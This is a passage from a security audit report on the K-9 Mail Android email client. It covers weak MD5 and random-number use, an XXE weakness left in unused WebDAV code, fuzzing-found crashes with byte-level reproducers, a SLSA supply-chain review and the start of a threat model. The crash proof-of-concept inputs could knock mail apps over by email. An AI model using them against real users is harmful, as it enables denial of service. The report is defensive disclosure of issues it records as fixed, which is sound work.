It was found that the K-9 Mail Android app makes use of a number of cryptographic functions with publicly known security vulnerabilities. Specifically, *MD5* is an obsolete hashing algorithm with known weaknesses[49]. Furthermore, the code audit revealed that multiple values are generated with the weak random number generator *java.util.Random*. This does not provide secure random numbers in terms of a *Cryptographically-Secure Pseudorandom Number Generator* (*CSPRNG*)[50]. Usage of these suboptimal choices makes the security of the apps more brittle and should be avoided.

Please note that *MD5* usage is required by the *APOP* authentication protocol, which is supported by K-9 Mail, as well as many other email clients[51]. However, this protocol is vulnerable to a number of practical attacks[52][53]. For example, from the paper "*Practical key-recovery attack against APOP, an MD5 based challenge-response authentication*" [54]:

> *"The main contribution is a partial password-recovery attack against the APOP authentication protocol. We are able to recover 3 characters of the password,*

[45] https://source.android.com/docs/security/features/apksigning/v2#apk-signature-scheme-v2-block
[46] https://developer.android.com/studio/command-line/apksigner
[47] https://stackoverflow.com/questions/42477546/can-i-specify-digest-algorithm-apksigner-uses
[48] https://github.com/thundernest/k-9/pull/6877
[49] https://en.wikipedia.org/wiki/MD5#Overview_of_security_issues
[50] https://en.wikipedia.org/wiki/Cryptographically-secure_pseudorandom_number_generator
[51] https://en.wikipedia.org/wiki/APOP_(Email_Protocol)
[52] https://lalitagarwal.in/docs/APOP-%20Presentation.pdf
[53] https://eprint.iacr.org/2011/248.pdf
[54] https://who.rocq.inria.fr/Gaetan.Leurent/files/APOP_IJACT.pdf

> *therefore greatly reducing its entropy. Even though we do not achieve the full recovery of the password, we reduce the complexity of the exhaustive search and it is sufficient in practice to reduce this search to a reasonable time for small passwords, i.e. less than 9 characters"*

Similarly, the other instance of *MD5* usage is related to *CRAM-MD5*[55] support, which was recommended to be deprecated in 2008[56] due to a number of inherent weaknesses[57].

Issue 1: Usage of ***MD5***

Usage of the insecure *MD5* hashing algorithm can be confirmed inspecting the following files:

Affected File (*APOP* support):
https://github.com/thundernest/k-9/blob/4908[...]/pop3/Pop3Connection.java#L286

Affected Code (*APOP* support):
```
private void authAPOP(String str) throws MessagingException {
       String replaceFirst = str.replaceFirst("^\\+OK
*(?:\\[[^\\]]+\\])?[^<]*(<[^>]*>)?[^<]*$", "$1");
       if (!"".equals(replaceFirst)) {
           try {
               MessageDigest messageDigest = MessageDigest.getInstance("MD5");
               String password = this.settings.getPassword();
```

Affected File (*CRAM-MD5* support):
https://github.com/thundernest/k-9/blob/d3be[...]/mail/Authentication.java#L62

Affected Code (*CRAM-MD5* support):
```
public static byte[] computeCramMd5Bytes(String str, String str2, byte[] bArr) throws
MessagingException {
       try {
           byte[] decodeBase64 = Base64.decodeBase64(bArr);
           byte[] bytes = str2.getBytes();
           MessageDigest messageDigest = MessageDigest.getInstance("MD5");
           if (bytes.length > 64) {
               bytes = messageDigest.digest(bytes);
           }
```

[55] https://en.wikipedia.org/wiki/CRAM-MD5
[56] https://en.wikipedia.org/wiki/CRAM-MD5#Obsolete
[57] https://en.wikipedia.org/wiki/CRAM-MD5#Weaknesses

It is recommended to discontinue the support of outdated email protocols with known vulnerabilities. However, given that K-9 Mail is only an email client, it may be difficult to resolve this issue without negatively impacting the ability of users to connect to outdated email servers. At a minimum, users could be provided with appropriate security warnings that suggest using *POP3* via *TLS*[58] to mitigate *APOP* attacks, while attempts to use *CRAM-MD5* prompt users to use the *Salted Challenge Response Authentication Mechanism (SCRAM)*[59] instead. Such warnings could be shown as users configure email server settings or when K-9 Mail connects to the insecure email servers for the first time.

More broadly and where possible, the *MD5* algorithm ought to be replaced with alternatives without cryptographic weaknesses[60]. It has to be noted that certain secrets should be stored or generated in a deliberately slow manner to avoid brute force attacks. These require a different set of hashing algorithms as explained in the *OWASP Password Storage Cheat Sheet*[61].

Issue 2: Usage of insecure *PRNG*

Usage of an insecure random number generator was identified in the following file:

Affected File:
https://github.com/thundernest/k-9/blob/d71e[...]/k9/mail/BoundaryGenerator.java#L38

Affected Code:
```
import java.util.Random
[...]
fun generateBoundary(): String {
   return buildString(4 + BOUNDARY_CHARACTER_COUNT) {
       append("----")

       repeat(BOUNDARY_CHARACTER_COUNT) {
           append(BASE36_MAP[random.nextInt(36)])
       }
   }
}
```

Please note that the above code snippet is used in the context of non-security-relevant functionality (i.e. generation of the boundary string), which in combination with

58 https://www.rfc-editor.org/rfc/rfc2595.html
59 https://en.wikipedia.org/wiki/Salted_Challenge_Response_Authentication_Mechanism
60 https://en.wikipedia.org/wiki/Secure_Hash_Algorithms
61 https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

Base36-charset usage makes potential for exploitation rather low. In order to reduce false alerts, it is nevertheless recommended to replace all occurrences of *java.util.Random* with a cryptographically-secure alternative such as *java.security.SecureRandom*[62]. The *PRNG* will then be sufficiently safeguarded against cryptographic attacks, whilst ensuring all functionality remains backwards compatible.

K9M-01-009 WP1: Possible CVE-2018-1000831 Fix Improvements *(Info)*

Retest Notes: Fix Verified. The K-9 Mail team resolved this issue[63] and 7ASecurity verified that the fix is valid. The v6.703 release was found to implement the proposed mitigation.

During this assignment, 7ASecurity analyzed the implemented K-9 Mail mitigation for *CVE-2018-1000831*[64][65], as well as similar *XML eXternal Entity* (XXE)[66] attack vectors. XXE vulnerabilities occur when untrusted XML input containing references to external entities is consumed by a weakly configured XML Parser. This kind of vulnerability may lead to the disclosure of confidential data, *Denial of Service* (DoS) or *Server Side Request Forgery* (SSRF), among other possibilities.

The K-9 Mail development team resolved this issue in pull request number 4224[67], where WebDAV account support was disabled. However, it was discovered that the XML Parser remains vulnerable to XXE, even though the code is no longer used and the issue is therefore no longer exploitable. This is a bad practice as it unnecessarily increases the odds of re-introducing the vulnerability in the future. Please note that no additional XXE attack vectors could be identified during the code audit. This issue can be confirmed by inspecting the *WebDavStore.java* file of K-9 Mail version 6.509:

Affected File:
https://github.com/thundernest/k-9/blob/16907[...]/webdav/WebDavStore.java#L909

Affected Code:
```
DataSet processRequest(String url, String method, String messageBody, Map<String,
String> headers,
        [. . . ]
        InputStream istream = sendRequest(url, method, messageEntity, headers, true);
        if (istream != null &&
```

[62] https://developer.android.com/reference/java/security/SecureRandom
[63] https://github.com/thundernest/k-9/pull/6873
[64] https://www.cvedetails.com/cve/CVE-2018-1000831/
[65] https://0dd.zone/2018/10/28/k9mail-XXE-MitM/
[66] https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing
[67] https://github.com/thundernest/k-9/pull/4224/commits/04756c...

```
               needsParsing) {
           try {
               SAXParserFactory spf = SAXParserFactory.newInstance();
               spf.setNamespaceAware(true); //This should be a no-op on Android, but
makes the tests work
               SAXParser sp = spf.newSAXParser();
               XMLReader xr = sp.getXMLReader();
               WebDavHandler myHandler = new WebDavHandler();

               xr.setContentHandler(myHandler);

              [. . . ]
   return dataset;
}
```

As the WebDAV feature has been disabled, it is recommended to either remove the WebDAV code completely or secure the XML parser. In general, removing unused code is a best practice. This will improve code quality on its own, as explained in *CWE-561: Dead Code*[68] on the *Common Weaknesses Enumeration* (CWE) website. However, both approaches will substantially reduce the possibility of re-introducing the vulnerability on their own. If the option to secure the XML parser is selected, disabling the resolution of external entities may be achieved as follows:

Proposed Fix:

```
SAXParserFactory spf = SAXParserFactory.newInstance();
   SAXParser saxParser = spf.newSAXParser();
   XMLReader reader = saxParser.getXMLReader();
   try {
                                                 //          Xerces          1          -
http://xerces.apache.org/xerces-j/features.html#external-general-entities
                                                 //          Xerces          2          -
http://xerces.apache.org/xerces2-j/features.html#external-general-entities
     // Using the SAXParserFactory's setFeature
     spf.setFeature("http://xml.org/sax/features/external-general-entities", false);
     // Using the XMLReader's setFeature
     reader.setFeature("http://xml.org/sax/features/external-general-entities", false);
                                          //          Xerces          2          only          -
http://xerces.apache.org/xerces-j/features.html#external-general-entities
     spf.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
```

Please note that the following code was used to enumerate cross-references, which confirms that the vulnerable code would only be exploitable in K-9 Mail if WebDAV support was re-enabled:

68 https://cwe.mitre.org/data/definitions/561.html

PoC (obtaining cross-references):

```
#!/usr/bin/env python
import sys
from androguard.misc import AnalyzeAPK

def main():
   a, d, dx = AnalyzeAPK(apk_path)
   for m in dx.classes['Lcom/fsck/k9/mail/store/webdav/WebDavStore;'].get_methods():
       print("inside method {}".format(m.name))
       for _, call, _ in m.get_xref_to():
           print("  calling -> {} -- {}".format(call.class_name, call.name))

if __name__ == '__main__':
   apk_path = sys.argv[1]

   main()
```

Output:

```
inside method processRequest
  calling -> Lcom/fsck/k9/mail/store/webdav/WebDavFolder; -- moveOrCopyMessages
  calling -> Lcom/fsck/k9/mail/store/webdav/WebDavFolder; -- deleteServerMessages
  calling -> Lcom/fsck/k9/mail/store/webdav/WebDavStore; -- processRequest
  calling -> Lcom/fsck/k9/mail/store/webdav/WebDavFolder; -- markServerMessagesRead
  calling -> Lcom/fsck/k9/mail/store/webdav/WebDavFolder; -- deleteServerMessages

inside method processRequest
  calling -> Lcom/fsck/k9/mail/store/webdav/WebDavFolder; -- getMessageCount
  calling -> Lcom/fsck/k9/mail/store/webdav/WebDavFolder; -- fetchEnvelope
  calling -> Lcom/fsck/k9/mail/store/webdav/WebDavFolder; -- fetchFlags
  calling -> Lcom/fsck/k9/mail/store/webdav/WebDavStore; -- getPersonalNamespaces
  calling -> Lcom/fsck/k9/mail/store/webdav/WebDavFolder; -- getMessages
  calling -> Lcom/fsck/k9/mail/store/webdav/WebDavStore; -- getPersonalNamespaces
  calling -> Lcom/fsck/k9/mail/store/webdav/WebDavFolder; -- getMessageUrls
```

K9M-01-013 WP2: Unhandled exceptions in *TestSmtpLogger* *(Info)*

Retest Notes: Fix Verified. The K-9 Mail team resolved this issue[69] and 7ASecurity verified that the fix is valid. The v6.703 release was found to implement the proposed mitigation.

While fuzzing, the *TestSmtpLogger* component was utilized to initialize the logger needed for the *SmtpResponseParser*. Please note that there are no security implications in this case, given that this is a test script. However, if this code is repurposed or copied to another section of the codebase in a future release, this might result in new DoS vulnerabilities, similar to K9M-01-010 or K9M-01-012. This issue was confirmed as follows:

Affected File:
https://github.com/thundernest/k-9/blob/29[...]/mail/transport/smtp/TestSmtpLogger.kt#L7

Affected Code:
```
class TestSmtpLogger(override val isRawProtocolLoggingEnabled: Boolean = true) :
SmtpLogger {
    val logEntries = mutableListOf<LogEntry>()

    override fun log(throwable: Throwable?, message: String, vararg args: Any?) {
        val formattedMessage = String.format(message, *args)
        logEntries.add(LogEntry(throwable, formattedMessage))
    }
}
```

PoC:
```
try {
            parser.readHelloResponse()
        } catch (e: SmtpResponseParserException) {

        } catch (e: UnknownFormatConversionException) {

        } catch (e: MissingFormatWidthException) {

        } catch (e: MissingFormatArgumentException) {

        } catch (e: DuplicateFormatFlagsException) {

        } catch (e: IllegalFormatFlagsException) {

        } catch (e: FormatFlagsConversionMismatchException) {
```

[69] https://github.com/thundernest/k-9/pull/6832

```
        }
```

Crash report:

```
== Java Exception: java.util.MissingFormatWidthException: %-%
        at java.base/java.util.Formatter$FormatSpecifier.checkText(Formatter.java:3194)
        at java.base/java.util.Formatter$FormatSpecifier.<init>(Formatter.java:2878)
        at java.base/java.util.Formatter.parse(Formatter.java:2713)
        at java.base/java.util.Formatter.format(Formatter.java:2655)
        at java.base/java.util.Formatter.format(Formatter.java:2609)
        at java.base/java.lang.String.format(String.java:2897)
        at
com.fsck.k9.mail.transport.smtp.SmtpResponseParserFuzzing.TestSmtpLogger.log(TestSmtpLo
gger.kt:9)
        at
com.fsck.k9.mail.transport.smtp.SmtpResponseParser.parseEhloLine(SmtpResponseParser.kt:
131)
        at
com.fsck.k9.mail.transport.smtp.SmtpResponseParser.readHelloResponse(SmtpResponseParser
.kt:108)
        at
com.fsck.k9.mail.transport.smtp.SmtpResponseParserFuzzing.readHelloResponse.Fuzzing.fuz
zerTestOneInput(Fuzzing.kt:29)
== libFuzzer crashing input ==
```

It is recommended to implement adequate exception handling to gracefully handle unexpected conditions. This may be achieved by extrapolating the mitigation guidance offered under K9M-01-010 and K9M-01-012 to resolve this issue. This is particularly encouraged if the same logger is employed by the release application.

K9M-01-014 WP2: Possible DoS via Crafted HTML content *(Info)*

Retest Notes: Fix Verified. The K-9 Mail team resolved this issue[70] and 7ASecurity verified that the fix is valid. The v6.703 release was found to implement the proposed mitigation.

Note: It was later discovered that this crash is currently not directly exploitable. However, this might become an issue in the future depending on how K-9 Mail evolves, as well as in situations where third parties utilize K-9 Mail as a library for other projects. Hence, it is best to handle all possible errors gracefully to reduce the potential to introduce unintended vulnerabilities in the future.

While fuzzing the *com/fsck/k9/message/html* package, it was found that the *GenericUriParser* and the *HttpUriParser* fail to implement adequate exception handling in *parseUri*. This led to the discovery of an unhandled exception that may result in *Denial of Service* (DoS) within the K-9 Mail application. A malicious attacker able to craft malformed *http/https/rtsp URIs* might leverage this weakness to crash the K-9 Mail application. Please note this may be exploitable by attackers simply sending emails containing malicious URIs. This issue was confirmed as follows:

Issue 1: *IndexOutOfBoundsException in GenericUriParser*

Affected File:
https://github.com/thundernest/k-9/blob/46[...]/message/html/GenericUriParser.kt#L11

Affected Code:
```
override fun parseUri(text: CharSequence, startPos: Int): UriMatch? {
       val matcher = PATTERN.matcher(text)
       if (!matcher.find(startPos) || matcher.start() != startPos) return null


       val startIndex = matcher.start()
       val endIndex = matcher.end()
       val uri = text.subSequence(startIndex, endIndex)


       return UriMatch(startIndex, endIndex, uri)
}
```

PoC:
```
public fun crash_reproducer(){
```

[70] https://github.com/thundernest/k-9/pull/6878

```
        val data = listOf(0xa).map{ it.toByte() }.toByteArray()
        val parser = GenericUriParser()
        parser.parseUri(String(data), data[0].toInt())
}
```

Crash report:

```
== Java Exception: java.lang.IndexOutOfBoundsException: Illegal start index
       at java.base/java.util.regex.Matcher.find(Matcher.java:771)
       at com.fsck.k9.message.html.GenericUriParser.parseUri(GenericUriParser.kt:13)
       at
com.fsck.k9.message.html.GenericUriParserFuzzing.Fuzzing.fuzzerTestOneInput(Fuzzing.kt:
11)
```

It is recommended to verify that the *startPos* value is valid prior to usage. Additionally, the code ought to handle every possible exception that can be returned by *matcher*.

Issue 2: *IndexOutOfBoundsException in HttpUriParser*

Affected File:
https://github.com/thundernest/k-9/blob/10d9[...]/html/HttpUriParser.kt#L14

Affected Code:

```
public class HttpUriParser : UriParser {
    override fun parseUri(text: CharSequence, startPos: Int): UriMatch? {
        val matchResult = SCHEME_REGEX.find(text, startPos) ?: return null
        if (matchResult.range.first != startPos) return null

        val skipChar = getSkipChar(text, startPos)
        var currentPos = matchResult.range.last + 1
```

PoC:

```
public fun crash_reproducer(){
        val data = listOf(0xa).map{ it.toByte() }.toByteArray()
        val parser = HttpUriParser()
        parser.parseUri(String(data), data[0].toInt())
}
```

Crash report:

```
== Java Exception: java.lang.IndexOutOfBoundsException: Illegal start index
       at java.base/java.util.regex.Matcher.find(Matcher.java:771)
       at kotlin.text.RegexKt.findNext(Regex.kt:344)
       at kotlin.text.RegexKt.access$findNext(Regex.kt:1)
       at kotlin.text.Regex.find(Regex.kt:122)
       at com.fsck.k9.message.html.HttpUriParser.parseUri(HttpUriParser.kt:14)
       at
```

```
com.fsck.k9.message.html.HttpUriParserFuzzing.Fuzzing.fuzzerTestOneInput(Fuzzing.kt:11)
```

It is recommended to verify that the *startPos* value is valid prior to usage. Additionally, the code ought to handle every possible exception that can be returned by *Regex*.

K9M-01-016 WP2: Possible DoS via Crafted Message content *(Medium)*

Retest Notes: Fix Verified. The K-9 Mail team resolved this issue[71] and 7ASecurity verified that the fix is valid. The v6.703 release was found to implement the proposed mitigation.

While fuzzing the *com/fsck/k9/mail/internet* package, it was found that the *MimeParameterDecoder* fails to implement adequate exception handling in *readToString*. This led to the discovery of an unhandled exception that may result in *Denial of Service* (DoS) within the K-9 Mail application. A malicious attacker able to craft a malformed *Message* might leverage this weakness to crash the K-9 Mail application. Please note this may be exploitable by attackers simply sending emails containing alternative content (i.e. plain text and HTML). However, after further analysis it was determined that it may be difficult to exploit this bug as it depends on the Java version and charset supported by the Android device. This issue was confirmed as follows:

Issue: *IllegalCharsetNameException in MimeParameterDecoder*

Affected File:
https://github.com/thundernest/k-9/blob/10d9[...]/internet/CharsetSupport.java#L99

Affected Code:
```
static String readToString(InputStream in, String charset) throws IOException {
        boolean isIphoneString = false;

[...]
         /*
         * Convert and return as new String
         */
        String str = IOUtils.toString(in, charset);

        if (isIphoneString)
            str = importStringFromIphone(str);
        return str;
}
```

[71] https://github.com/thundernest/k-9/pull/6810

PoC:
```
public fun crash_reproducer(){
        val path = "crash-f344038bc"
        val data = Files.readAllBytes(Paths.get(path))
        try {
        MimeParameterDecoder.decode(String(data))
        } catch(e: MimeHeaderParserException) {}
}
```

PoC Crash File:
https://7as.es/K-9_Mail_R5zT2i6RGmz/crash-f344038bc

PoC 2:
```
public fun crash_reproducer(){
        val data =
listOf(0x0,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0
x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6
a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x6a,0x7a,0x3b,0x32,0x3d,
0x22,0x0,0x4f,0xb7,0xb2,0x3d,0x3f,0x63,0x70,0x3d,0x5c,0xa,0x0,0x45,0x35,0x3b,0x2a,0x33,
0x3f,0x71,0x3f,0x0,0x31,0xb7,0xb2,0x3c,0x3b,0x3d,0x41,0x3b,0xa,0x49,0x3f,0x3d,0x3f,0x3d
,0x3f,0x35,0xf9,0x0,0xa,0x0,0x2f,0x0,0x0,0x0,0x0,0x41,0x0,0x22,0xd,0x3b).map{
it.toByte() }.toByteArray()
        try {
        MimeParameterDecoder.decode(String(data))
        } catch(e: MimeHeaderParserException) {}
}
```

Crash report:
```
�����������������������h(=nio.charset.IllegalCharsetNameException:
�������������������������(=
       at java.base/java.nio.charset.Charset.checkName(Charset.java:308)
       at java.base/java.nio.charset.Charset.lookup2(Charset.java:482)
       at java.base/java.nio.charset.Charset.lookup(Charset.java:462)
       at java.base/java.nio.charset.Charset.forName(Charset.java:526)
       at org.apache.commons.io.Charsets.toCharset(Charsets.java:111)
       at org.apache.commons.io.IOUtils.toString(IOUtils.java:2865)
       at
com.fsck.k9.mail.internet.CharsetSupport.readToString(CharsetSupport.java:99)
       at com.fsck.k9.mail.internet.DecoderUtil.charsetDecode(DecoderUtil.kt:110)
       at com.fsck.k9.mail.internet.DecoderUtil.decodeEncodedWords(DecoderUtil.kt:87)
       at
com.fsck.k9.mail.internet.MimeParameterDecoder.reconstructParameters(MimeParameterDecod
er.kt:157)
       at
com.fsck.k9.mail.internet.MimeParameterDecoder.decode(MimeParameterDecoder.kt:47)
       at
com.fsck.k9.mail.internet.MimeParameterDecoderFuzzing.decode.Fuzzing.fuzzerTestOneInput
```

```
(Fuzzing.kt:10)
```

It is recommended to handle every possible exception that can be returned by *IOUtils*.

WP3: K-9 Mail Supply Chain Implementation Analysis

Introduction and General Analysis

The *8th Annual State of the Software Supply Chain Report*, released in October 2022[72], revealed a 742% average yearly increase in software supply chain attacks since 2019. Some notable compromise examples include *Okta*[73], *Github*[74], *Magento*[75], *SolarWinds*[76] and *Codecov*[77], among many others. In order to mitigate this concerning trend, Google released an End-to-End Framework for *Supply Chain Integrity* in June 2021[78], named *Supply-Chain Levels for Software Artifacts* (*SLSA*)[79].

This area of the report elaborates on the current state of the supply chain integrity implementation of the K-9 Mail project, as audited against the SLSA framework. SLSA assesses the security of software supply chains and aims to provide a consistent way to evaluate the security of software products and their dependencies.

Please note that the SLSA v1.0 standard was released as the audit was ongoing on April 19th 2023[80]. This happened after 7ASecurity had already completed the supply chain analysis against the SLSA v0.1 standard[81]. For this reason, upon review with the K-9 Mail development team, it was decided to analyze K-9 Mail against both v0.1 and v1.0 of the SLSA standard. The following sections elaborate on the results against each of these SLSA versions.

In general, the first notable finding was that the K-9 Mail team had no formal documentation for processes or procedures specific to supply chain security. However, an incomplete document for creating K-9 Mail releases was available[82].

At the time of this assignment, K-9 Mail releases were created manually, utilizing a step-by-step process on the computer of the project maintainer. In terms of SLSA, this means that *Build* related requirements cannot be complied with. Furthermore, current

72 https://www.sonatype.com/press-releases/2022-software-supply-chain-report
73 https://www.okta.com/blog/2022/03/updated-okta-statement-on-lapsus/
74 https://github.blog/2022-04-15-security-alert-stolen-oauth-user-tokens/
75 https://sansec.io/research/rekoobe-fishpig-magento
76 https://www.techtarget.com/searchsecurity/ehandbook/SolarWinds-supply-chain-attack...
77 https://blog.gitguardian.com/codecov-supply-chain-breach/
78 https://security.googleblog.com/2021/06/introducing-slsa-end-to-end-framework.html
79 https://slsa.dev/spec/
80 https://openssf.org/press-release/2023/04/19/openssf-announces-slsa-version-1-0-release/
81 https://slsa.dev/spec/v0.1/
82 https://github.com/thundernest/k-9/blob/main/docs/RELEASING.md

K-9 Mail build processes do not generate metadata about how software releases are created. Therefore the *Provenance* related requirements cannot be complied with.

In order to produce artifacts with a specific SLSA level, responsibility is split between the *Producer* and the *Build* platform. Broadly speaking, the build platform must strengthen the security controls in order to achieve a specific level, while the producer must choose and adopt a build platform capable of achieving a desired SLSA level, implementing security controls as specified by the chosen platform.

SLSA v1.0 Analysis and Recommendations

SLSA v1.0 defines a set of four levels that describe the maturity of the software supply chain security practices implemented by a software project as follows:

- **Build L0: No guarantees**, represents the lack of SLSA[83].
- **Build L1: Provenance exists**. The package has provenance showing how it was built. This can be used to prevent mistakes but is trivial to bypass or forge[84].
- **Build L2: Hosted build platform**. Builds run on a hosted platform that generates and signs the provenance[85].
- **Build L3: Hardened builds**. Builds run on a hardened build platform that offers strong tamper protection[86].

The following sections summarize the results of the software supply chain security implementation audit, based on the SLSA v1.0 framework. Green check marks indicate that evidence of the SLSA requirement was found.

Producer

A package producer is the organization that owns and releases the software. It might be an open-source project, a company, a team within a company, or even an individual. The producer must select a build platform capable of reaching the desired SLSA Build Level.

On a positive note, the build process is consistent, as all steps are scripted within the project[87]. Furthermore, the producer has all the prerequisites ready to satisfy the L1 requirements, in form of a prepared build platform based on *Android CI Github Actions*[88].

[83] https://slsa.dev/spec/v1.0/levels#build-l0
[84] https://slsa.dev/spec/v1.0/levels#build-l1
[85] https://slsa.dev/spec/v1.0/levels#build-l2
[86] https://slsa.dev/spec/v1.0/levels#build-l3
[87] https://github.com/thundernest/k-9/blob/main/gradlew
[88] https://github.com/thundernest/k-9/actions/workflows/android.yml

However, since provenance is missing, K-9 Mail fails to satisfy the requirements to achieve Build Level 1 (L1), in terms of SLSA v1.0 compliance. Provenance is a document describing how the package was produced, which can be used to verify that the artifact was built according to expectations.

Requirement	L1	L2	L3
Choose an appropriate build platform	⛔	⛔	⛔
Follow a consistent build process	✅	⛔	⛔
Distribute provenance	⛔	⛔	⛔

Build platform

A package build platform is the infrastructure used to transform the software from source to package. This includes the transitive closure of all hardware, software, persons, and organizations that can influence the build. A build platform is often a hosted, multi-tenant build service, but it could be a system of multiple independent rebuilders, a special-purpose build platform used by a single software project, or even the workstation of an individual.

As provenance is missing, all provenance generation requirements are not met. Additionally, the hosted degree of the isolation strength explicitly states that the workstation of an individual should not be used, while the isolated degree requires usage of an independent building system, representing an isolated environment, free from unintended external influence.

Requirement	Degree	L1	L2	L3
Provenance generation	Exists	⛔	⛔	⛔
	Authentic		⛔	⛔
	Unforgeable			⛔
Isolation strength	Hosted		⛔	⛔
	Isolated			⛔

In conclusion, although K-9 Mail is not SLSA v1.0 compliant, due to the available GitHub tools it is possible to reach level 1 (L1) as follows:

- *GitHub Actions*[89] should be leveraged to build and release the APK file. This would satisfy the requirement for choosing an appropriate build platform, as well as resolve the provenance-generation issue, given that each time the build is run, the build log would be considered as a valid unstructured provenance, sufficient to comply with L1 of SLSA v1.0.
- After the above, automated tools like *slsa-github-generator*[90] and *slsa-verifier*[91] (once they become compatible with SLSA v1.0), could be integrated into the build process to further harden the supply chain implementation.

SLSA v0.1 Analysis and Recommendations

SLSA v0.1 defines a set of five levels[92] that describe the maturity of the software supply chain security practices implemented by a software project as follows:

- **L0: No guarantees.** This level represents the lack of any SLSA level.
- **L1:** The build process must be fully scripted/automated and generate provenance.
- **L2:** Requires using version control and a hosted build service that generates authenticated provenance.
- **L3:** The source and build platforms meet specific standards to guarantee the auditability of the source and the integrity of the provenance respectively.
- **L4:** Requires a two-person review of all changes and a hermetic, reproducible build process.

The following sections summarize the results of the software supply chain security implementation audit based on the SLSA v0.1 framework. Green check marks indicate that evidence of the noted requirement was found.

Source code control requirements:

Requirement	SLSA 1	SLSA 2	SLSA 3	SLSA 4
Version controlled	✅	✅	✅	✅
Verified history			✅	✅
Retained indefinitely			⛔ (18 mo.)	⛔

[89] https://docs.github.com/en/actions
[90] https://github.com/slsa-framework/slsa-github-generator
[91] https://github.com/slsa-framework/slsa-verifier
[92] https://slsa.dev/spec/v0.1/levels

Two-person reviewed				⛔

Build process requirements:

Requirement	SLSA 1	SLSA 2	SLSA 3	SLSA 4
Scripted build	⛔	⛔	⛔	⛔
Build service		⛔	⛔	⛔
Build as code			⛔	⛔
Ephemeral environment			⛔	⛔
Isolated			⛔	⛔
Parameterless				⛔
Hermetic				⛔
Reproducible				⛔ (Justified)

Common requirements:

This includes common requirements for every trusted system involved in the supply chain, such as source, build, distribution, etc.:

Requirement	SLSA 1	SLSA 2	SLSA 3	SLSA 4
Security				⛔
Access				⛔
Superusers				⛔

Provenance requirements:

Requirement	SLSA 1	SLSA 2	SLSA 3	SLSA 4
Available	⛔	⛔	⛔	⛔
Authenticated		⛔	⛔	⛔

Service generated		⛔	⛔	⛔
Non-falsifiable			⛔	⛔
Dependencies complete				⛔

Provenance content requirements:

Requirement	SLSA 1	SLSA 2	SLSA 3	SLSA 4
Identifies artifact	⛔	⛔	⛔	⛔
Identifies builder	⛔	⛔	⛔	⛔
Identifies build instructions	⛔	⛔	⛔	⛔
Identifies source code		⛔	⛔	⛔
Identifies entry point			⛔	⛔
Includes all build parameters			⛔	⛔
Includes all transitive dependencies				⛔
Includes reproducible info				⛔
Includes metadata	⛔	⛔	⛔	⛔

In conclusion, although K-9 Mail is still not SLSA v0.1 L1 compliant, due to the available GitHub tools it is possible to reach level SLSA v0.1 L3 as follows:

- *GitHub branch protection rules*[93] ought to be implemented to comply with the *Retained indefinitely* and *Two-person reviewed* requirements.
- *GitHub Actions*[94] should be implemented to build and release the APK file. This would facilitate the resolution of the provenance generation issue.
- After the above, automated tools such as *slsa-github-generator*[95] and *slsa-verifier*[96] (which are still SLSA v0.1-oriented), may be integrated into the build process to further harden the supply chain implementation.

[93] https://docs.github.com/en/repositories/configuring-branches[...]/about-protected-branches
[94] https://docs.github.com/en/actions
[95] https://github.com/slsa-framework/slsa-github-generator
[96] https://github.com/slsa-framework/slsa-verifier

WP4: K-9 Mail Lightweight Threat Model

Introduction

K-9 Mail is an open-source email client for Android devices. It is designed to be secure, reliable and easy to use. K-9 Mail operates as an open-source project located on GitHub and has a large number of contributors, users and maintainers.

Threat model analysis assists organizations to proactively identify potential security threats and vulnerabilities, enabling them to develop effective strategies to mitigate these risks before they are exploited by attackers. Furthermore, this often helps to improve the overall security and resilience of a system or application.

The aim of this section is to facilitate the identification of potential security threats and vulnerabilities that may be exploited by adversaries, along with possible outcomes and appropriate mitigations.

Relevant assets and threat actors

The following assets are considered important for the K-9 Mail project:

- User email data including email messages and attachments
- User login credentials and PGP keys
- K-9 Mail source code and project documentation
- Underlying K-9 Mail dependencies
- K-9 Mail development infrastructure
- K-9 Mail user devices including smartphones, tablets

The following threat actors are considered relevant to the K-9 Mail application:

- External malicious attackers
- Internal malicious attackers
- Services
- Malicious applications running on the same device
- Malicious insider actors
- Third-party libraries

Attack surface for external/internal attackers, services & malicious apps

In threat modeling, an attack surface refers to any possible point of entry that an attacker might use to exploit a system or application. This includes all the paths and interfaces that an attacker may use to access, manipulate or extract sensitive data from a system. By understanding the attack surface, organizations are typically able to identify potential attack vectors and implement appropriate countermeasures to mitigate risks.

In the following diagrams, *External Boundary* applies to threat actors who do not yet have direct access to the K-9 Mail application, while the *Internal Boundary* applies to an attacker with access to the device, potentially after successfully exploiting a threat from the *External Boundary*. **Please note that some of the external threats may be also exploitable from internal threats and vice versa.**

